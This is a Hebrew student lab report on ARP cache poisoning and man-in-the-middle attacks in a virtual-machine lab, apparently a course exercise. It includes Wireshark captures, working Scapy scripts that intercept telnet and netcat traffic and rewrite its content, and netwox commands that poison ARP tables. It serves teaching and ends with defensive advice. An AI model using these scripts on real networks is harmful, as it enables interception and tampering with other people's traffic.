11	2024-04-13 19:32:51.1879994...	10.0.2.6	10.0.2.5	ICMP	98	Echo (ping) request id=0x1be8, se..
12	2024-04-13 19:32:51.1880266...	10.0.2.4	10.0.2.6	ICMP	126	Redirect (Redirect for..
13	2024-04-13 19:32:51.1881010...	10.0.2.6	10.0.2.5	ICMP	98	Echo (ping) request id=0x1be8, se..

► Frame 5: 126 bytes on wire (1008 bits), 126 bytes captured (1008 bits) on interface 0

► Ethernet II, Src: PcsCompu\_5f:1a:9e (08:00:27:5f:1a:9e), Dst: PcsCompu\_b0:a2:eb (08:00:27:b0:a2:eb)

► Internet Protocol Version 4, Src: 10.0.2.4, Dst: 10.0.2.6

▼ Internet Control Message Protocol

- Type: 5 (Redirect)
- Code: 1 (Redirect for host)
- Checksum: 0xeeef9 [correct]
- [Checksum Status: Good]
- Gateway address: 10.0.2.5

► Internet Protocol Version 4, Src: 10.0.2.6, Dst: 10.0.2.5

▼ Internet Control Message Protocol

- Type: 8 (Echo (ping) request)

כנל לגבי הפקטות שמגיעות מ 10.0.2.5 אל 10.0.2.6

\*enp0s3

Apply a display filter ... <Ctrl-/> Expression...

No.	Time	Source	Destination	Protocol	Length	Info
1	2024-04-13 19:35:40.1723269...	10.0.2.5	10.0.2.6	ICMP	98	Echo (ping) request id=0x2702...
2	2024-04-13 19:35:40.1723643...	10.0.2.4	10.0.2.5	ICMP	126	Redirect (Redirect...
3	2024-04-13 19:35:40.1724060...	10.0.2.5	10.0.2.6	ICMP	98	Echo (ping) request id=0x2702...
4	2024-04-13 19:35:40.1730383...	10.0.2.6	10.0.2.5	ICMP	98	Echo (ping) reply id=0x2702...
5	2024-04-13 19:35:40.1730481...	10.0.2.4	10.0.2.6	ICMP	126	Redirect (Redirect...
6	2024-04-13 19:35:40.1731056...	10.0.2.6	10.0.2.5	ICMP	98	Echo (ping) reply id=0x2702...
7	2024-04-13 19:35:41.1859162...	10.0.2.5	10.0.2.6	ICMP	98	Echo (ping) request id=0x2702...
8	2024-04-13 19:35:41.1859389...	10.0.2.4	10.0.2.5	ICMP	126	Redirect (Redirect...
9	2024-04-13 19:35:41.1859842...	10.0.2.5	10.0.2.6	ICMP	98	Echo (ping) request id=0x2702...
10	2024-04-13 19:35:41.1868047...	10.0.2.6	10.0.2.5	ICMP	98	Echo (ping) reply id=0x2702...

Frame 1: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0

Ethernet II, Src: PcsCompu\_b4:6a:29 (08:00:27:b4:6a:29), Dst: PcsCompu\_5f:1a:9e (08:00:27:5f:1a:9e)

Internet Protocol Version 4, Src: 10.0.2.5, Dst: 10.0.2.6

**Internet Control Message Protocol**

Type: 8 (Echo (ping) request)

Code: 0

Checksum: 0x33aa [correct]

[Checksum Status: Good]

Identifier (BE): 9986 (0x2702)

Identifier (LE): 551 (0x0227)

Sequence number (BE): 1 (0x0001)

Sequence number (LE): 255 (0x0100)

```
0000 08 00 27 5f 1a 9e 08 00 27 b4 6a 29 08 00 45 00 ..'....'.j)..E.
0010 00 54 dd 26 40 00 40 01 45 78 0a 00 02 05 0a 00 .T.&@. Ex.....
0020 02 06 08 00 33 aa 27 02 00 01 5e b4 1a 66 2d 35 ....3.'...^..f-5
0030 0c 00 08 09 0a 0b 0c 0d 0e 0f 10 11 12 13 14 15 .....
0040 16 17 18 19 1a 1b 1c 1d 1e 1f 20 21 22 23 24 25 .....!"$%
0050 26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33 34 35 &'()*+,-./012345
0060 36 37 67
```

כתבנו את ה Script הבא באמצעות Scapy שבו ה Attacker שנושה sniffing וכאשר הוא מזהה הודעה שאמורה להגיע מה client אל ה server הוא ישנה את את התוכן שלה לאות "Z"

```
Terminal
from scapy.all import *
VM_B_IP = "10.0.2.6"
VM_A_IP = "10.0.2.5"
attacker_mac = "08:00:27:5f:1a:9e"
def spoof_pkt(pkt):
    if pkt[IP].src == VM_A_IP and pkt[IP].dst == VM_B_IP and pkt[
TCP].payload:
        if pkt[Ether].src != attacker_mac:
            print("send the Z message!")
            newpkt = IP(pkt[IP])
            del(newpkt.chksum)
            del(newpkt[TCP].chksum)
            del(newpkt[TCP].payload)
            olddata = pkt[TCP].payload.load
            newdata = b'z' * len(olddata)
            send(newpkt/newdata)

        elif pkt[IP].src == VM_B_IP and pkt[IP].dst == VM_A_IP:
            send(pkt[IP]) # Forward the original packet
            print("sent regular message")
pkt = sniff(filter='tcp',prn=spoof_pkt)
~
~
"launch the MITM attack.py" 20L, 638C          1,1          All
```

כתבנו ב terminal של ה client סתם אותיות לאחר שהתחברנו ל telnet של ה server וכפי שניתן לראות מה Wireshark של המחשב של התוקף ה Packet שנשלחה חזרה היא עם data שמכיל 7a, שזה שווה ל z ב ascii. כלומר ההתקפה הצליחה.

Capturing from enp0s3

Apply a display filter ... <Ctrl-/> Expression...

	Time	Source	Destination	Protocol	Length	Info
1	2024-04-14 23:56:16.931203985	10.0.2.5	10.0.2.6	TELNET	67	Telnet Data ...
2	2024-04-14 23:56:16.931283836	10.0.2.6	10.0.2.5	TCP	66	23 → 47958 [ACK] Seq=4226131923 Ack=3291...
3	2024-04-14 23:56:16.932516385	10.0.2.6	10.0.2.5	TELNET	67	Telnet Data ...
4	2024-04-14 23:56:16.932763717	10.0.2.5	10.0.2.6	TCP	66	47958 → 23 [ACK] Seq=329140855 Ack=42261...
5	2024-04-14 23:56:16.953115141	10.0.2.5	10.0.2.6	TCP	67	[TCP Keep-Alive] 47958 → 23 [PSH, ACK] S...
6	2024-04-14 23:56:16.954002784	10.0.2.6	10.0.2.5	TCP	78	[TCP Keep-Alive ACK] 23 → 47958 [ACK] Se...
7	2024-04-14 23:56:25.677410028	10.0.2.5	10.0.2.6	TELNET	68	Telnet Data ...
8	2024-04-14 23:56:25.677922890	10.0.2.6	10.0.2.5	TCP	66	23 → 47958 [ACK] Seq=4226131924 Ack=3291...

Frame 5: 67 bytes on wire (536 bits), 67 bytes captured (536 bits) on interface 0  
 Ethernet II, Src: PcsCompu\_5f:1a:9e (08:00:27:5f:1a:9e), Dst: PcsCompu\_b0:a2:eb (08:00:27:b0:a2:eb)  
 Internet Protocol Version 4, Src: 10.0.2.5, Dst: 10.0.2.6  
 Transmission Control Protocol, Src Port: 47958, Dst Port: 23, Seq: 329140854, Ack: 4226131923, Len: 1  
 Data (1 byte)  
 Data: 7a  
 [Length: 1]

## סיכום:

הצלחנו לעמוד גם במשימה זו ניתן להוכיח זאת שכאשר נסתכל ב- Wireshark נראה כמו במשימה הקודמת שהתקשורת בין client ל server מגיעה ל attacker אך הפעם אנחנו נאפשר את העברת המידע אל ה server דרך ה attacker ואפילו נשנה את תוכן ההודעה. נוכל להוכיח זאת על ידי ראיית ההודעה ששונתה ב Wireshark כך כשה client שולח הודעה ל attacker מוצגת האות z במקום המידע שבאמת ניסה לשלוח.

ה attacker העביר את ההודעה אל ה server עם האות z כאשר ראינו את שינוי זה ב Wireshark אנחנו יכולים להבטיח את עצמנו כ MITM בין ה client ל server בתקשורת ה telnet שלהם.

הקושי העיקרי שלנו במטלה זו היא שכאשר עשינו sniffing ל packet שה client שלח ל attacker ואנחנו זיהינו אותה ושינינו אותה ל z והעברנו את ה packet ל server הסקריפט שכתבנו נכנס ללופ אינסופי ושלח אין סוף packets עם מטען z אל ה server



התגברנו על בעיה זו בכך שווידאנו טרם שליחת ההודעה החדשה שה mac של ה attacker.

### Task 3: MITM Attack on Netcat using ARP Cache Poisoning

במשימה זו ננסה שוב כמו במטלה הקודמת להגיע למעמד MITM בין ה client ל server כך הפעם כאשר התקשורת ביניהם מתבצעת באמצעות netcat ולא באמצעות telnet ננסה לשנות חבילה שנשלחה מה client ל server, במידה והיא מכילה את המילה eran נשנה אותה ל "AAAA".

אנחנו נדע שהצלחנו במשימה כאשר נראה ב Wireshark שיצאה spoofed packet מה attacker אל server עם כתובת IP של ה client עם המסר "AAAA"


```
Terminal
from scapy.all import *
VM_B_IP = "10.0.2.6"
VM_A_IP = "10.0.2.5"
attacker_mac = "08:00:27:5f:1a:9e"
def spoof_pkt(pkt):
    if pkt[IP].src == VM_A_IP and pkt[IP].dst == VM_B_IP and pkt[TCP].payload:
        if pkt[Ether].src != attacker_mac:
            newpkt = IP(pkt[IP])
            del(newpkt.chksum)
            del(newpkt[TCP].chksum)
            del(newpkt[TCP].payload)
            olddata = pkt[TCP].payload.load
            newdata = olddata
            if b'eran' in olddata:
                newdata = olddata.replace(b'eran',b'AAAA')
                print("changed eran to AAA newdata= ",newdata)
            send(newpkt/newdata)

    elif pkt[IP].src == VM_B_IP and pkt[IP].dst == VM_A_IP:
        send(pkt[IP]) # Forward the original packet
        print("sent regular message")
pkt = sniff(filter='tcp',prn=spoof_pkt)
```

כתבנו את ה Script הבא באמצעות Scapy שבו ה Attacker עושה sniffing וכאשר הוא מקבל packet עם כתובת ה IP של ה Client וכתובת היעד של ה server הוא בודק



אם ה payload שלו מכיל את המחרוזת "eran" ובמידה וכן הוא משנה אותה ל "AAAA" ומעביר אותה אל ה server



כאן ב wireshark ניתן לראות כי עברה הודעה מזוייפת מה attacker אל ה server שמכילה את המטען AAAA.

```
Terminal
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
? (10.0.2.3) at 08:00:27:7b:7b:3b [ether] on enp0s3
? (10.0.2.5) at 08:00:27:b4:6a:29 [ether] on enp0s3
? (10.0.2.4) at 08:00:27:5f:1a:9e [ether] on enp0s3
[04/15/2024 21:54] Server >>> arp -a
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
? (10.0.2.3) at 08:00:27:7b:7b:3b [ether] on enp0s3
? (10.0.2.5) at 08:00:27:5f:1a:9e [ether] on enp0s3
? (10.0.2.4) at 08:00:27:5f:1a:9e [ether] on enp0s3
[04/15/2024 22:03] Server >>> nc -l 9090
nc: invalid option -- 'l'
This is nc from the netcat-openbsd package. An alternative nc is available
in the netcat-traditional package.
usage: nc [-46bCDdhjklmrStUuvZz] [-I length] [-i interval] [-O length]
        [-P proxy_username] [-p source_port] [-q seconds] [-s source]
        [-T toskeyword] [-V rtable] [-w timeout] [-X proxy_protocol]
        [-x proxy_address[:port]] [destination] [port]
[04/15/2024 22:04] Server >>> nc -l 9090
AAAA
█
```

בתמונות ניתן לראות כי במסך העליון של ה server הגיע "AAAA" ואילו בתמונה למטה אפשר לראות במסך של ה client שבעצם במקור נשלח "eran"

```
Terminal
Escape character is '^['.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Mon Apr 15 21:43:43 IDT 2024 from 10.0.2.5 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[04/15/2024 21:52] Server >>> exit
logout
Connection closed by foreign host.
[04/15/2024 22:02] Client >>> nc 10.0.2.6 9090
eran
█
```

בתומנה פה במסך של ה attacker ניתן לראות כי הוא עשה sniffing להודעה של ה client ואז עשה spoofing ושלח הודעה ל server בעלת מטען של AAAA במקום eran

```
Terminal
[04/15/2024 22:02] Attacker >>> vim netcat_spoofing.py
[04/15/2024 22:03] Attacker >>> sudo python man_in_the_middle.py
.
Sent 1 packets.
packet sent
.
Sent 1 packets.
packet sent
[04/15/2024 22:04] Attacker >>> sudo sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
[04/15/2024 22:05] Attacker >>> sudo python netcat_spoofing.py
('changed eran to AAA newdata= ', 'AAAA\n')
.
Sent 1 packets.
.
Sent 1 packets.
sent regular message
.
Sent 1 packets.
sent regular message
.
Sent 1 packets.
sent regular message
.
```

### סיכום:

גם משימה זו עברנו בהצלחה, ניתן להוכיח זאת בכך שאם נסתכל ב wireshark נוכל לראות שמתקבל packet מה client ל Attaker עם המטען eran בבבסיס 16 ולאחר מכן ניתן לראות כי עובר packet בין ה attacker ל client עם המטען AAAA מכאן ניתן לראות שהצלחנו להגיע למעמד של MITM ולשנות את ה המידע שה client העביר אל ה server.

החלק המאתגר שהיה לנו הוא להבין את הפרטים הקטנים במטלה, פשוט לקח לנו זמן רב לבצע אותה בשל טעויות שטותיות של חוסר הבנת הנקרא.

## סיכום מעבדה:

במעבדה זו למדנו המון על ARP ומימשנו את כל התאוריה שלמדנו בסמסטר שעבר בכיתה. הידע המוקדם עזר לנו המון בהבנת המטלה ובמימוש שלה. המטלה הייתה מאתגרת אך מעניינת מאוד. באמצעות מטלה זו הבנו את חשיבות ההגנה הנדרשת בכל מחשב מפני ARP attacks, ניתן להתמודד עם בעיות אלו באמצעות השמת כתובות סטטיות (פחות קל לתפעול ושינוי בארגונים גדולים בעלי מספר רב של מחשבים), להתעלם מבקשות request and replay שעוברות ברשת מבלי שהמחשב ביקש אותן.

דרך אחרת שניתן לבצע את מתקפת ה ARP request poisoning היא באמצעות פקודת netwox 56.

דוגמא לשליחת פקטת ARP request באמצעות netwox56 (התמונה נלקחה בעזרת ה wireshark של התקיפה שמפורטת למטה).

The image shows a Wireshark packet capture window. The top bar indicates 'Capturing from enp0s3'. Below the toolbar, there's a filter bar with 'Apply a display filter ... <Ctrl-/>'. The packet list shows two packets:

No.	Time	Source	Destination	Protocol	Length	Info
1	2024-04-24 22:34:58.969251720	PcsCompu_5f:1a:9e	Broadcast	ARP	42	Who has 10.0.2.5
2	2024-04-24 22:34:58.970480930	PcsCompu_b4:6a:29	PcsCompu_5f:1a:9e	ARP	60	10.0.2.5 is a...

The details pane for the selected packet (No. 1) shows:

- Protocol size: 4
- Opcode: request (1)
- Sender MAC address: PcsCompu\_5f:1a:9e (08:00:27:5f:1a:9e)
- Sender IP address: 10.0.2.6
- Target MAC address: 00:00:00\_00:00:00 (00:00:00:00:00:00)
- Target IP address: 10.0.2.5

The status bar at the bottom indicates 'Target IP address (arp.dst.proto\_ipv4), 4 bytes', 'Packets: 2 · Displayed: 2 (100.0%)', and 'Profile: Default'.

תתחילה נבדוק את טבלאת ה ARP של ה server ונראה שהיא תקינה כלומר מכירה רק את ה client:

```
[04/24/2024 22:03] Server >>> sudo arp -a  
[04/24/2024 22:03] Server >>> arp -a  
? (10.0.2.4) at <incomplete> on enp0s3  
? (10.0.2.5) at 08:00:27:b4:6a:29 [ether] on enp0s3
```

לפי התמונה ניתן לראות שה server מכיר רק את ה client

עכשיו נתחיל במתקפה ונבצע את הפקודה netwox56 במחשב של ה Attacker על מנת להרעיל את הטבלת ה ARP של ה server

```
[04/24/2024 21:58] Attacker >>> sudo netwox 56 --dst-ip 10.0.2.6 --  
device "enp0s3" --src-eth 08:00:27:5f:1a:9e --dst-eth 08:00:27:b0:a  
2:eb --src-ip 10.0.2.5 --max-count 1  
Ok
```

ניתן לראות שהפקודה פעלה ע"פ ה OK כעת צריך לראות שאכן הצלחנו במתקפה

נבדוק מהמחשב של ה server אם המתקפה הצליחה לפי טבלאת ה ARP

```
[04/24/2024 22:04] Server >>> arp -a  
? (10.0.2.4) at <incomplete> on enp0s3  
? (10.0.2.5) at 08:00:27:5f:1a:9e [ether] on enp0s3
```

בטבלה ניתן לראות שכתובת ה MAC של ה Client השתנתה לכתובת של ה attacker

עכשיו נבצע את המתקפה שוב אבל הפעם על ה client כדי להיות MITM.

נראה שהטבלת ARP של ה client תקינה ומכירה את ה server

```
[04/24/2024 22:12] Client >>> sudo arp -a  
? (10.0.2.6) at 08:00:27:b0:a2:eb [ether] on enp0s3
```

אפשר לראות שה טבלת ARP של ה client תקינה ואפשר להתחיל המתקפה

נבצע שוב את המתקפה מהמחשב של ה attacker והקורבן הוא ה client

```
[04/24/2024 22:11] Attacker >>> sudo netwox 56 --dst-ip 10.0.2.5 --  
device "enp0s3" --src-eth 08:00:27:5f:1a:9e --dst-eth 08:00:27:b4:6  
a:29 --src-ip 10.0.2.6 --max-count 1  
Ok
```

שוב אפשר לדעת שנשלח packet אך צריך לבדוק אם המתקפה אכן הצליחה בטבלת ה  
client של ה ARP

נבדוק את ה טבלה של ה client

```
[04/24/2024 22:13] Client >>> sudo arp -a  
? (10.0.2.6) at 08:00:27:5f:1a:9e [ether] on enp0s3
```


הצלחנו במתקפה כי ה MAC של ה server השתנה אל ה כתובת MAC של ה  
attacker

נפעיל את הפקודה שבה אנו עונים ל PING במחשב של ה attacker

```
Ok  
[04/24/2024 22:17] Attacker >>> sudo python spoof_packet.py  
( 'original packet: src_ip: ', '10.0.2.5' )  
( 'dst ip: ', '10.0.2.6' )
```

אפשר לראות שהפקודה הצליחה - ה attacker ענה ל PING


נרחיב עכשיו ונבדוק הצד של ה attacker נשלח PING מה client אל ה server ונבדוק  
לאן ה PING יגיע



No.	Time	Source	Destination	Protocol	Length	Info
1	2024-04-24 22:17:39.438762615	10.0.2.5	10.0.2.6	ICMP	98	Echo (ping) r...
2	2024-04-24 22:17:39.493498169	PcsCompu_5f:1a:9e	Broadcast	ARP	42	Who has 10.0...
3	2024-04-24 22:17:39.495989437	PcsCompu_b4:6a:29	PcsCompu_5f:1a:9e	ARP	60	10.0.2.5 is a...
4	2024-04-24 22:17:39.521989779	10.0.2.6	10.0.2.5	ICMP	98	Echo (ping) r...
5	2024-04-24 22:17:40.441939370	10.0.2.5	10.0.2.6	ICMP	98	Echo (ping) r...
6	2024-04-24 22:17:40.482829297	10.0.2.6	10.0.2.5	ICMP	98	Echo (ping) r...
7	2024-04-24 22:17:41.445309904	10.0.2.5	10.0.2.6	ICMP	98	Echo (ping) r...
8	2024-04-24 22:17:41.480390196	10.0.2.6	10.0.2.5	ICMP	98	Echo (ping) r...

Frame 1: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0  
Ethernet II, Src: PcsCompu\_b4:6a:29 (08:00:27:b4:6a:29), Dst: PcsCompu\_5f:1a:9e (08:00:27:5f:1a:9e)  
Internet Protocol Version 4, Src: 10.0.2.5, Dst: 10.0.2.6  
Internet Control Message Protocol

אפשר לראות שהclient שולח PING אל ה IP של ה server אך הוא התעלם ממנו כי ה  
MAC הוא של ה attacker והattacker ענה ל PING לפי הפקודה שהרצנו קודם



No.	Time	Source	Destination	Protocol	Length	Info
4	2024-04-24 22:17:39.521989779	10.0.2.6	10.0.2.5	ICMP	98	Echo (ping) r...
5	2024-04-24 22:17:40.441939370	10.0.2.5	10.0.2.6	ICMP	98	Echo (ping) r...
6	2024-04-24 22:17:40.482829297	10.0.2.6	10.0.2.5	ICMP	98	Echo (ping) r...
7	2024-04-24 22:17:41.445309904	10.0.2.5	10.0.2.6	ICMP	98	Echo (ping) r...
8	2024-04-24 22:17:41.480390196	10.0.2.6	10.0.2.5	ICMP	98	Echo (ping) r...

Frame 4: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0  
Ethernet II, Src: PcsCompu\_5f:1a:9e (08:00:27:5f:1a:9e), Dst: PcsCompu\_b4:6a:29 (08:00:27:b4:6a:29)  
Internet Protocol Version 4, Src: 10.0.2.6, Dst: 10.0.2.5  
Internet Control Message Protocol

אפשר לראות שה attacker ענה ל PING של ה client וכעת אפשר להיות משוכנעים  
שהclient מאמין שהוא באמת מדבר עם ה server



עכשיו נעשה את אותה בדיקה לכיוון ה server של PING מה client אל ה server  
ונבדוק לאן ה PING יגיע

Capturing from enp0s3

Apply a display filter ... <Ctrl-/> Expression... +

Packet: Go to packet Cancel

No.	Time	Source	Destination	Protocol	Length	Info
1	2024-04-24 22:24:11.740274611	10.0.2.6	10.0.2.5	ICMP	98	Echo (ping) r...
2	2024-04-24 22:24:11.791925901	PcsCompu_5f:1a:9e	Broadcast	ARP	42	Who has 10.0...
3	2024-04-24 22:24:11.794556521	PcsCompu_b0:a2:eb	PcsCompu_5f:1a:9e	ARP	60	10.0.2.6 is a...
4	2024-04-24 22:24:11.814350893	10.0.2.5	10.0.2.6	ICMP	98	Echo (ping) r...
5	2024-04-24 22:24:12.742407408	10.0.2.6	10.0.2.5	ICMP	98	Echo (ping) r...
6	2024-04-24 22:24:12.774906405	10.0.2.5	10.0.2.6	ICMP	98	Echo (ping) r...
7	2024-04-24 22:24:13.743027143	10.0.2.6	10.0.2.5	ICMP	98	Echo (ping) r...
8	2024-04-24 22:24:13.782904217	10.0.2.5	10.0.2.6	ICMP	98	Echo (ping) r...

Frame 1: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0  
 Ethernet II, Src: PcsCompu\_b0:a2:eb (08:00:27:b0:a2:eb), Dst: PcsCompu\_5f:1a:9e (08:00:27:5f:1a:9e)  
 Internet Protocol Version 4, Src: 10.0.2.6, Dst: 10.0.2.5  
 Internet Control Message Protocol

אפשר לראות שה SERVER שולח PING אל ה IP של ה CLIENT אך הוא התעלם  
 ממנו כי ה MAC הוא של ה attacker וה attacker ענה ל PING לפי הפקודה שהרצנו  
 קודם

Capturing from enp0s3

Apply a display filter ... <Ctrl-/> Expression... +

Packet: Go to packet Cancel

No.	Time	Source	Destination	Protocol	Length	Info
1	2024-04-24 22:24:11.740274611	10.0.2.6	10.0.2.5	ICMP	98	Echo (ping)...
2	2024-04-24 22:24:11.791925901	PcsCompu_5f:1a:9e	Broadcast	ARP	42	Who has 10.0...
3	2024-04-24 22:24:11.794556521	PcsCompu_b0:a2:eb	PcsCompu_5f:1a:9e	ARP	60	10.0.2.6 is...
4	2024-04-24 22:24:11.814350893	10.0.2.5	10.0.2.6	ICMP	98	Echo (ping)...
5	2024-04-24 22:24:12.742407408	10.0.2.6	10.0.2.5	ICMP	98	Echo (ping)...
6	2024-04-24 22:24:12.774906405	10.0.2.5	10.0.2.6	ICMP	98	Echo (ping)...
7	2024-04-24 22:24:13.743027143	10.0.2.6	10.0.2.5	ICMP	98	Echo (ping)...
8	2024-04-24 22:24:13.782904217	10.0.2.5	10.0.2.6	ICMP	98	Echo (ping)...
9	2024-04-24 22:24:32.998314673	10.0.2.5	10.0.2.3	DHCP	342	DHCP Reques...
10	2024-04-24 22:24:33.007996926	10.0.2.3	10.0.2.5	DHCP	590	DHCP ACK ...

Frame 4: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0  
 Ethernet II, Src: PcsCompu\_5f:1a:9e (08:00:27:5f:1a:9e), Dst: PcsCompu\_b0:a2:eb (08:00:27:b0:a2:eb)  
 Internet Protocol Version 4, Src: 10.0.2.5, Dst: 10.0.2.6  
 Internet Control Message Protocol

אפשר לראות שה attacker ענה ל PING של ה SERVER ונעת אפשר להיות  
 משוכנעים שה client מאמין שהוא באמת מדבר עם ה CLIENT.

לפי שני התקיפות שבצענו אפשר להראות שאנחנו MITM בין ה client ל server והצלחנו  
 בכל המתקפה.



